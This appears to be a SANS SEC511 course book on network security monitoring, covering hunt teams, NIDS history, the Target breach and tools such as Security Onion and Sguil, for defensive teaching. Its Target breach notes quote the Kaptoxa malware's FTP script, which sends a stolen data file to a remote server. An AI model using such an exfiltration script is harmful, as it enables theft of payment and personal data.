




SANS

www.sans.org

SECURITY 511
CONTINUOUS MONITORING
AND SECURITY OPERATIONS

511.3

Network Security Monitoring

The right security training for your staff, at the right time, in the right location.

<https://t.me/learningnets>

Copyright © 2015, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec511_3_A13_01

Continuous Monitoring and Security Operations Network Security Monitoring

SANS Security 511.3
Seth Misenar (GSE #28) & Eric Conrad (GSE #13)

© 2015, Seth Misenar and Eric Conrad
All Rights Reserved
Version A13_01

Continuous Monitoring and Security Operations

1

Welcome to SANS Security 511.3, Network Security Monitoring!

Course Outline

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

Continuous Monitoring and Security Operations

2

Course Outline

Now that we have discussed SOCs and Security Architecture, Network Security Architecture, and Endpoint Security Architecture, it's time to discuss Network Security Monitoring (NSM).

511.3 Table of Contents

	Slide #
• Getting Started.....	4
• Network Security Monitoring Overview.....	6
• Evolution of NSM.....	14
• The NSM Toolbox.....	26
• NIDS Design.....	42
• Analysis Methodology.....	56
• NSM Data Sources.....	62
• Exercise: File Carving	88
• Practical NSM Issues.....	90
• Cornerstone NSM	106
• Exercise: Squil Service-side Analysis	112
• Tracking EXE transfers.....	114
• Identifying Command and Control Traffic.....	133
• Tracking User Agents.....	150
• C2 via HTTPS.....	158
• Tracking Encryption Certificates.....	168
• 511.3 Final Exercise	177
• Immersive Cyber Challenges (NETWARS)	180

Continuous Monitoring and Security Operations

3

Table of Contents

This table of contents outlines our plan for 511.3.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- **Network Security Monitoring**
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- **[Getting Started]**
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations


4

Course Roadmap

Let's get started!

A Note on Exercises

- 511.3 has a number of formal exercises
- There are also opportunities for informal exercises:
 - All of the tool examples shown on the main slide may be performed in the Sec-511-Linux virtual machine
 - Details are on the notes page below the slide



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ strings /pcaps/zeus-gameover-loader.pcap | grep GET
GET /SpvumF.exe HTTP/1.0
GET /Zj25jJy.exe HTTP/1.0
GET /ot4sExc.exe HTTP/1.0
GET /vkiMdL.exe HTTP/1.0
[~]$
```

Continuous Monitoring and Security Operations

5

A Note on Exercises

Here is an example of an informal exercise. The instructor will explain the slide content. If you'd like, you may view the same results by typing the same commands used to create the screenshot.

Here we are looking at some EXEs with strange names, used by the Zeus botnet. We will describe this technique (randomly-generated names used to avoid signature-based detection) shortly.

You may view the pcap shown above by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/zeus-gameover-loader.pcap | grep GET
```

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- **[NSM Overview]**
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Squil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

6

Course Roadmap

Our next section is an overview of Network Security Monitoring (NSM).

What Is Network Security Monitoring?

- Network Security Monitoring (NSM) focuses on data in motion
 - NIDS alerts
 - Packets
 - Flow
- Organizations must face these truths
 - Prevention will fail
 - *Initial* detection will also fail
 - Most serious incidents that evade initial prevention and detection become worse over time

Continuous Monitoring and Security Operations

7

What Is Network Security Monitoring?

As Ed Skoudis once said, “A sufficiently determined, but not necessarily well-funded attacker can break into any organization.”

To go one step further: defenders should assume any network of any significant size is *already* owned.

Next step: form a hunt team, to find the incidents that evaded prevention and initial detection.

What Is Continuous Security Monitoring?

- Continuous Security Monitoring (CSM) focuses on data at rest
 - Log files
 - Registry Keys
 - Vulnerability assessments
- Continuous Security Monitoring is not a replacement for Network Security Monitoring
 - NSM and CSM are complementary approaches

Continuous Monitoring and Security Operations

8

What Is Continuous Security Monitoring?

There has been a lot of focus on Continuous Security Monitoring lately, inspired largely by the United States Department of Defense. It is seen as a way to move beyond (and improve on) certification and accreditation processes, which include DITSCAP, DIACAP, NIACAP and others.


It is important to understand that CSM is not a replacement for NSM: they are complementary approaches.

Note that Continuous Security Monitoring (CSM) is sometimes called Continuous Monitoring (CM).

We will discuss Continuous Security Monitoring in detail in Security 511.5.

Richard Bejtlich: NSM vs. CSM

- Richard Bejtlich on the difference between Network Security Monitoring (NSM) and Continuous Security Monitoring (CSM):



NSM is threat-centric, meaning adversaries are the focus of the NSM operation. CM is vulnerability-centric, focusing on configuration and software weaknesses.¹

Continuous Monitoring and Security Operations

9

Richard Bejtlich: NSM vs. CSM

Richard Bejtlich argues that NSM is threat focused and CSM is vulnerability focused. This is largely true, but it's not that black-and-white.

[1] Bejtlich, Richard. "Network Security Monitoring Rationale." The practice of network security monitoring understanding incident detection and response. San Francisco: No Starch Press, 2013. 8. Print.

It's More Complicated Than Threats vs. Vulnerabilities

- Example: run a weekly scan of all systems looking for missed patches, and patch when necessary
 - This is clearly Continuous Security Monitoring
- How would you categorize inventorying all Windows registry startup keys?
 - Then sort from most frequently-seen to least
 - Then inspect the least frequent keys
 - You will often find malware this way
- This is threat focused
 - We define this as CSM – data at rest

Continuous Monitoring and Security Operations

10

It's More Complicated Than Threats vs. Vulnerabilities

As stated above, it is more complicated than threats vs. vulnerabilities. While NSM is largely threat-centric, and CSM is largely vulnerability-centric, there are exceptions. The tools and techniques used for “classic” CSM, such as inventorying registry startup keys, may be used to find threats that have “flown under the radar.”

Another example: nightly scans of all Windows systems checking to see if the firewall is enabled. Systems of special interest: those where the firewall was enabled on the previous scan, and disabled on the current. While a disabled firewall is a vulnerability, it may be caused by a threat: malware that disabled it.

Our take on NSM vs. CSM:

- Network Security Monitoring is primarily threat-centric, focusing on data in motion
- Continuous Security Monitoring is primarily vulnerability focused, focusing on data at rest

We will discuss CSM in detail in 511.5

Form a Hunt Team

- A hunt team is dedicated to finding intrusions that have evaded prevention and detection
 - “If you're not hunting, you're losing”¹ – Richard Bejtlich
- This should be a formal team in medium-to-large-sized organizations
 - “Hunt Team Lead/Manager” should be a formal role



Continuous Monitoring and Security Operations

11

Form a Hunt Team

The default stance of “we’re fine until proven otherwise” has lead to failure, and will continue to do so.

The best way to institutionalize the concept of “We’re owned until proven otherwise” is to form a hunt team. The team is tasked with finding intrusions that have evaded both prevention and detection.

This team should be formalized: ad-hoc processes tend to break down.

[1] <https://twitter.com/taosecurity/status/438698475329310720> (http://cyber.gd/511_456) QR



Good Hunting

- From Robert Lemos' Dark Reading article "From Event Gatherers To Network Hunters" *(David) Bianco, whose official title is Hunt Team Manager at incident-response firm Mandiant, does not like to wait for automated systems to flag suspicious behavior. As a network hunter, he goes looking for it. It's a role that more companies should develop because it allows them to run down attackers in their networks before they do damage, he says.*¹

Continuous Monitoring and Security Operations

12

Good Hunting

The article continues: *"The goal of hunting is not only to find the evil in your organization," he says. "The goal of hunting is to explore methods that let you find the evil in your organization, and -- when you find those methods -- you polish them up so you don't have to hunt for the same stuff again."*²

[1] <http://www.darkreading.com/threat-intelligence/from-event-gatherers-to-network-hunters/240163721> (http://cyber.gd/511_41) QR

[2] Ibid.



Hunt Team How To

- Most organizations lack the resources to form a dedicated hunt team
- In that case, set aside X hours/month for hunting
 - Get a team together, brainstorm, and go hunting
- Ideal skills: Windows, Linux/Unix, network, firewall, etc.
 - And scripting!
 - Effectively parsing a gigabyte log file: easy for some, impossible for many
- Start with this assumption: we are already owned
 - Hunt until proven otherwise
 - First order of business: change the “we’re fine until proven otherwise” mindset
- Expect to find problems!
 - The course authors have learned that Friday afternoons are not the best time to go hunting
- Security 511 is filled with proven hunt team techniques

Continuous Monitoring and Security Operations

13

Hunt Team How To

A course author scheduled the first hunt team exercise on a Friday afternoon. Why? No meetings, and it tends to be a slower time for IT.

The first hunt team exercise found two separate botnets, each sending TLS-encrypted data back to foreign countries. A two-headed incident response plan was immediately enacted, requiring CIO notification. Multiple IT staff’s weekend plans were interrupted.

Beyond that, dozens of tickets were opened for serious, but not critical issues, ranging from stage 1 malware that was unable to load stage 2 due to the organizations’ proxy design, down to spyware.

It’s usually better to schedule hunt team exercises earlier in the week, to allow time for immediate escalation, mitigation, etc.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- **[Evolution of NSM]**
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

14

Course Roadmap

Our next section is on the evolution of Network Security Monitoring (NSM).

Evolution of NSM

- In the beginning (~1990) we had Network-based IDSs (NIDS)
 - They can be great tools, but provide a limited view
- History has taught us that we need NIDS, but we need more
- Enter NSM

Continuous Monitoring and Security Operations

15

Evolution of NSM

In the right hands, a NIDS is a mighty device. In the wrong hands a NIDS devolves into a historical archive of a subset of previous attack data.


Also, too many NIDS exist solely in order to check a compliance box. A course author had a client that used the following “procedure” to manage their NIDS: an analyst would log into the NIDS once/per day, and then immediately log out. That was the extent of their “analysis.”

When asked why they were doing this, the client responded: “The auditors need to verify we have a NIDS, and that we log into it daily. So that’s what we do.”

The Tao of Network Security

- The 2004 release of Richard Bejtlich's *The Tao of Network Security Monitoring: Beyond Intrusion Detection* was a watershed moment in the history of NSM
- It described many cornerstone concepts:
 - Attackers are often smarter than defenders
 - Defensible networks
 - Defense will fail
 - The need to go beyond IDS

Continuous Monitoring and Security Operations



The Tao of Network Security

We cannot say enough good things about *The Tao of Network Security Monitoring: Beyond Intrusion Detection*. Yes, some of the tools are a bit dated. The overall approach has not changed.

Much of this material was updated for Bejtlich's also excellent *The Practice of Network Security Monitoring*, released in 2013. That being said, *The Tao of Network Security Monitoring* is a great place to start. Both are a must-read for any NSM professional.

Links to both books are available here: <http://www.taosecurity.com/books.html>
(http://cyber.gd/511_42) **QR**



NSM vs. NIDS

- Network-based IDSs (NIDS) are detective devices which provide one source of NSM data
 - NSM goes beyond NIDS by adding more sources of data
 - Also adds ability to correlate between multiple data sources
- It isn't a case of "NIDS or NSM" – it is "NSM, with NIDS as a key component"

Continuous Monitoring and Security Operations

17

NSM vs. NIDS

If the question is "NIDS or NSM," the answer is "yes." A NIDS supplies the foundation of NSM, but NSM goes much further.

Why Not Replace Detection with Prevention?

- In 2003 Gartner (in)famously recommended:

Gartner recommends that enterprises redirect the money they would have spent on IDS toward defense applications such as those offered by thought-leading firewall vendors that offer both network-level and application-level firewall capabilities in an integrated product.

"Intrusion detection systems are a market failure, and vendors are now hyping intrusion prevention systems, which have also stalled," said Richard Stiennon, research vice president for Gartner.

"Functionality is moving into firewalls, which will perform deep packet inspection for content and malicious traffic blocking, as well as antivirus activities."¹

- So how did that advice work out?

Continuous Monitoring and Security Operations

18

Why Not Replace Detection with Prevention?

Gartner's advice has proven costly in this case. There have been many occasions where the course authors have heard C-level execs complaining about "paying people to look at screens."

Replacing detection with prevention speaks to that mindset: automation = cost savings. Prevention is less costly than detection.

That would be fine – if the approach worked. History has shown us that a lack of detective capabilities has played a critical role in breach after breach, including the largest breaches in Internet history.

[1] <http://www.businesswire.com/news/home/20030611005056/en/Gartner-Information-Security-Hype-Cycle-Declares-Intrusion> (http://cyber.gd/511_43) **QR**



Verizon 2013 Data Breach Investigations Report

- *Prevention is crucial, and we can't lose sight of that goal. But we must accept the fact that no barrier is impenetrable, and detection/response represents an extremely critical line of defense. Let's stop treating it like a backup plan if things go wrong, and start making it a core part of the plan.¹*
- *Approximately 70% of breaches were discovered by external parties who then notified the victim.²*

Continuous Monitoring and Security Operations

19

Verizon 2013 Data Breach Investigations Report

Time and time again we hear reports of large organizations which discover they are breached via third-party notification.

In addition to the Verizon report quoted above, Mandiant reports the same issue:

"We've seen first-hand that a sophisticated attacker can breach any network given enough time and determination," said Grady Summers, Mandiant vice president and one of the report's contributing authors. "It's not enough for companies to ask 'Are we secure?' They need to be asking 'How do we know we're not compromised today? How would we know? What would we do about it if we were?'"³

[1] http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2013_en_xg.pdf (http://cyber.gd/511_dbir_13) QR

[2] Ibid.

[3] <https://www.mandiant.com/news/release/mandiant-releases-annual-threat-report-on-advanced-targeted-attacks1> (http://cyber.gd/511_44)



Bejtlich: South Carolina Department of Revenue (DoR) Case Study

"The main takeaway from this case study is that the **initial intrusion is not the end of the security process; it's just the beginning**. If at any time during the first four weeks of this attack the DoR had been able to contain the attacker, he would have failed . Despite losing control of multiple systems, the DoR would have prevented the theft of personal information, saving the state at least \$12 million in the process."

Richard Bejtlich: *The Practice of Network Security Monitoring*

Continuous Monitoring and Security Operations

20

Bejtlich: South Carolina Department of Revenue (DoR) Case Study

To illustrate this new focus, we can turn to Richard Bejtlich's most recent book, *The Practice of Network Security Monitoring*. In the book he suggests,

"The main takeaway from this case study is that the **initial intrusion is not the end of the security process; it's just the beginning**. If at any time during the first four weeks of this attack the DoR had been able to contain the attacker, he would have failed . Despite losing control of multiple systems, the DoR would have prevented the theft of personal information, saving the state at least \$12 million in the process."

Let's quit focusing so heavily on preventing the inevitable initial intrusion and focus on what matters most, preventing adversary success at achieving their goals. Or put another way, we can focus rather on ensuring less significant impact resulting from the inevitably successful compromise.

[1] <http://www.nostarch.com/nsm> (http://cyber.gd/511_125) QR



The Target Breach

- News broke in December 2013
 - Malware installed on XP-based PoS (Point of Sale) terminals
 - 110 million records stolen
- *For **weeks**, the invasion went undetected; the malware installed by hackers escaped whatever **antivirus protections**.*¹
- *At the time of discovery and analysis, the malware had a **zero percent anti-virus detection rate**, which means that fully updated anti-virus engines on fully patched computers could not identify the malware as malicious.*²

Continuous Monitoring and Security Operations

21

The Target Breach

Note that the bolded emphasis is ours.

The malware used against the XP-based Target PoS (Point of Sale) terminals is now called “Kaptoxa,” which is the Russian word for potato.

The Kaptoxa malware had a zero percent detection rate during the breach. This is not uncommon: it is easy to evade signature-based antivirus, as we will demonstrate shortly.

[1] <http://www.nytimes.com/2014/01/18/business/a-sneaky-path-into-target-customers-wallets.html>
(http://cyber.gd/511_46) QR

[2] <http://www.securitycurrent.com/resources/files/KAPTOXA-Point-of-Sale-Compromise.pdf>
(http://cyber.gd/511_448)



Target Breach II

- *First, the malware that infected Target's checkout counters (PoS) extracted credit numbers and sensitive personal details. Then, after staying **undetected for 6 days**, the malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network.¹*

Continuous Monitoring and Security Operations

22

Target Breach II

Note that the bolded emphasis is ours.

Thanks to the mighty Brian Krebs for linking to this report. Check out his post:
<http://krebsonsecurity.com/2014/01/a-closer-look-at-the-target-malware-part-ii/> (http://cyber.gd/511_47)

The malware used plain-text FTP to transfer credit card data, McAfee provided one of the scripts used by Kaptoxa²:

```
open <remote FTP Server IPaddr>
<FTP Username>
<FTP password>
cd 001
Bin
send C:\Test\data_2014_1_16_15_15.txt
Quit
```



[1] <http://www.seculert.com/blog/2014/01/pos-malware-targeted-target.html>
(http://cyber.gd/511_48) **QR**

[2]
https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/24000/PD24927/en_US/McAfee_Labs_Threat_Advisory_EPOS_Data_Theft.pdf (http://cyber.gd/511_482)

Target Breach III

- *Further analysis of the attack has revealed the following: On December 2, the malware began transmitting payloads of stolen data to a FTP server of what appears to be a hijacked website. These transmissions occurred **several times a day over a 2 week period**.¹*

Target Breach III

Note that the bolded emphasis is ours.

And, once again, the victim organization had weeks to detect the attack, and failed to do so.

[1] <http://www.seculert.com/blog/2014/01/pos-malware-targeted-target.html> (http://cyber.gd/511_49) **QR**



Needle, Meet Haystack

- *"Like any large company, each week at Target **there are a vast number of technical events that take place and are logged**," Ms. Snyder said. "Through our investigation, we learned that after these criminals entered our network, a small amount of their activity was logged and surfaced to our team. That activity was evaluated and acted upon.*
- *"Based on their interpretation and evaluation of that activity, the team determined that it did not warrant immediate follow-up," she said.¹*

Continuous Monitoring and Security Operations

24

Needle, Meet Haystack

The Target case also illustrates another major problem faced by organizations: information overload. While the media publicized the fact that Target was warned of the intrusion as it was happening, there was no mention of how many false positives accompanied the true positives.

True positives buried in mountains of noise are often missed, as was the case with the Target breach.

Bolded emphasis is ours.

[1] <http://www.nytimes.com/2014/03/14/business/target-missed-signs-of-a-data-breach.html>
(http://cyber.gd/511_410) **QR**



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- **[The NSM Toolbox]**
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Squil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

26

Course Roadmap

Our next section is on the Network Security Monitoring toolbox.

The NSM Toolbox

- We are fortunate to have a wealth of high-quality NSM tools
 - The open source options are outstanding
- We will next describe many of the major NSM tools
 - Focus is on the best bang/buck
 - We also have many hands-on exercises which use these tools


The NSM Toolbox

There are too many NSM tools to describe; we could spend days covering them all. Our focus will be on bang per buck: focusing on the most valuable tools.

We also have numerous exercises that will give you hands-on experience with some of the best tools.

NSM Distribution

- An NSM distribution is a customized OS designed specifically for NSM
- Security Onion is the best open source option (by far!)
 - Ubuntu-based NSM distribution by Doug Burks
 - <http://blog.securityonion.net/>
 - Our Sec-511-Linux is a custom Xubuntu installation, with the Security Onion packages



NSM Distribution

An NSM distribution is a dedicated and customized operating system designed specifically for NSM. The king of NSM distributions is the Security Onion, by Doug Burks. It uses the lightweight Xubuntu Linux distribution.


The primary Security Onion site is: <http://blog.securityonion.net/> (http://cyber.gd/511_412) QR



Security Onion



- Dedicated Ubuntu-based Linux distribution
 - Think of it as the Backtrack/Kali for NSM
 - Easy to run via live CD, with install to disk option
 - Includes a graphical installer, ~5 minutes to run



Continuous Monitoring and Security Operations

29

Security Onion

Many are familiar with Backtrack and Kali, which are penetration testing distributions, focused on the “red team” (offense). Think of Security Onion as the “blue team” (defense) distribution.

Security Onion boots as a live CD, allowing you to try it out without actually installing anything.

Installation is quick and painless, and works as either a physical system or as a virtual machine.

Security Onion: Included Software



- Security Onion includes a tremendous amount of NSM tools:
 - NIDS: Snort, Suricata, Bro
 - NIDS Consoles: Sguil, Snorby
 - Asset data: PRADS, Bro
 - Full packet capture: netsniff-ng
 - SIEM: ELSA
 - Other tools: Wireshark, nmap, ngrep and many others
- Splunk can import data from Security Onion
 - <http://apps.splunk.com/app/972/>

Continuous Monitoring and Security Operations

30

Security Onion: Included Software

The list of pre-installed and pre-configured tools is impressive. If you have ever spent lots of time configuring SQL back ends for tools such as Sguil or Snorby (as the course authors have), you will be thankful for the time Doug Burks invested to make it easy for the rest of us.

Security Onion for Splunk 2.0 is an application that imports Security Onion sensor data into Splunk. <http://apps.splunk.com/app/972/> (http://cyber.gd/511_413) **QR**



NSM/NIDS Frontends

- There are a number of NSM/NIDS frontends to consider
 - Some are pure NIDS, others add NSM capabilities
- ACID is the grandfather
 - ACID was great in its day, but is now quite dated (last update: 2003)
- BASE was based on the ACID code, and is fairly simple
- Current frontends include Sguil, Snorby and Squert
 - Sguil is one of the best

Continuous Monitoring and Security Operations

31

NSM/NIDS Frontends

If you still use ACID (Analysis Console for Intrusion Databases), please stop: it is insecure and you are really missing out on new features.

BASE (Basic Analysis and Security Engine) by Kevin Johnson (Secure Ideas) was last updated in 2013. It's fine for simple requirements, but frontends like Sguil, Snorby and Squert have more features.


ACID is available at: <http://acidlab.sourceforge.net/> (http://cyber.gd/511_414)

BASE is available at: <http://base.professionallyevil.com/> (http://cyber.gd/511_415) **QR**



Sguil in Action I

- Sguil performs full packet capture, and allows you to right-click on any event – And launch to appropriate tool of choice



Continuous Monitoring and Security Operations

32

Sguil in Action I

Sguil is arguably the best all-around open source NSM frontends available. It is packed with features; one of the best is its support for full packet capture, including the ability to right-click on any alert, and open the matching full packet capture in Wireshark.

In the screenshot above, we right-clicked on an event, and chose “Wireshark.” Sguil automatically matches the event to the proper full packet capture file, and opens it with Wireshark.

This kind of correlation is fast and powerful, and enables high-quality analysis.

We will perform an exercise using Sguil later. If you’d like to see this alert now, double-click on the Sguil desktop icon, log in with username: Student, password: Security511

This event occurred on 2014-07-03 at 18:20:12, the title is “SHELLCODE Shikata Ga Nai x86 polymorphic shellcode decoder detected”. You may launch Wireshark by right-clicking on the appropriate Event ID, and choosing “Wireshark.”


Sguil is available at: <http://bammv.github.io/sguil/index.html> (http://cyber.gd/511_485) QR

[1] <http://nsmwiki.org>



Sguil in Action II

- Sguil's advanced capabilities allow for a highly efficient workflow



Continuous Monitoring and Security Operations

33

Sguil in Action II


In the screenshot above, we selected a packet in Wireshark, right-clicked, and chose “Follow TCP Stream.”

The screenshot on the right shows the stream, which contains a service-side exploit. Note the magic bytes MZ and the string “This program cannot be run in DOS mode”: this indicates a DOS executable.

Can you also spot the EXE name above the EXE header?

Sguil in Action III

- A number of tools may be automatically launched via Sguil, including NetworkMiner



Continuous Monitoring and Security Operations

34

Sguil in Action III

NetworkMiner is a network forensics tool that performs passive OS fingerprinting, among other passive techniques. In this case it has correctly identified the operating system on 10.5.11.173, but could not for 10.5.13.37. Note the hostname for the 2nd system: mBLFbbmbbdkKcEW. Once again, we see entropy where it does not belong!

We will perform an exercise using Sguil and NetworkMiner later. If you'd like to see this now, double-click on the Sguil desktop icon, log in with username: Student, password: Security511

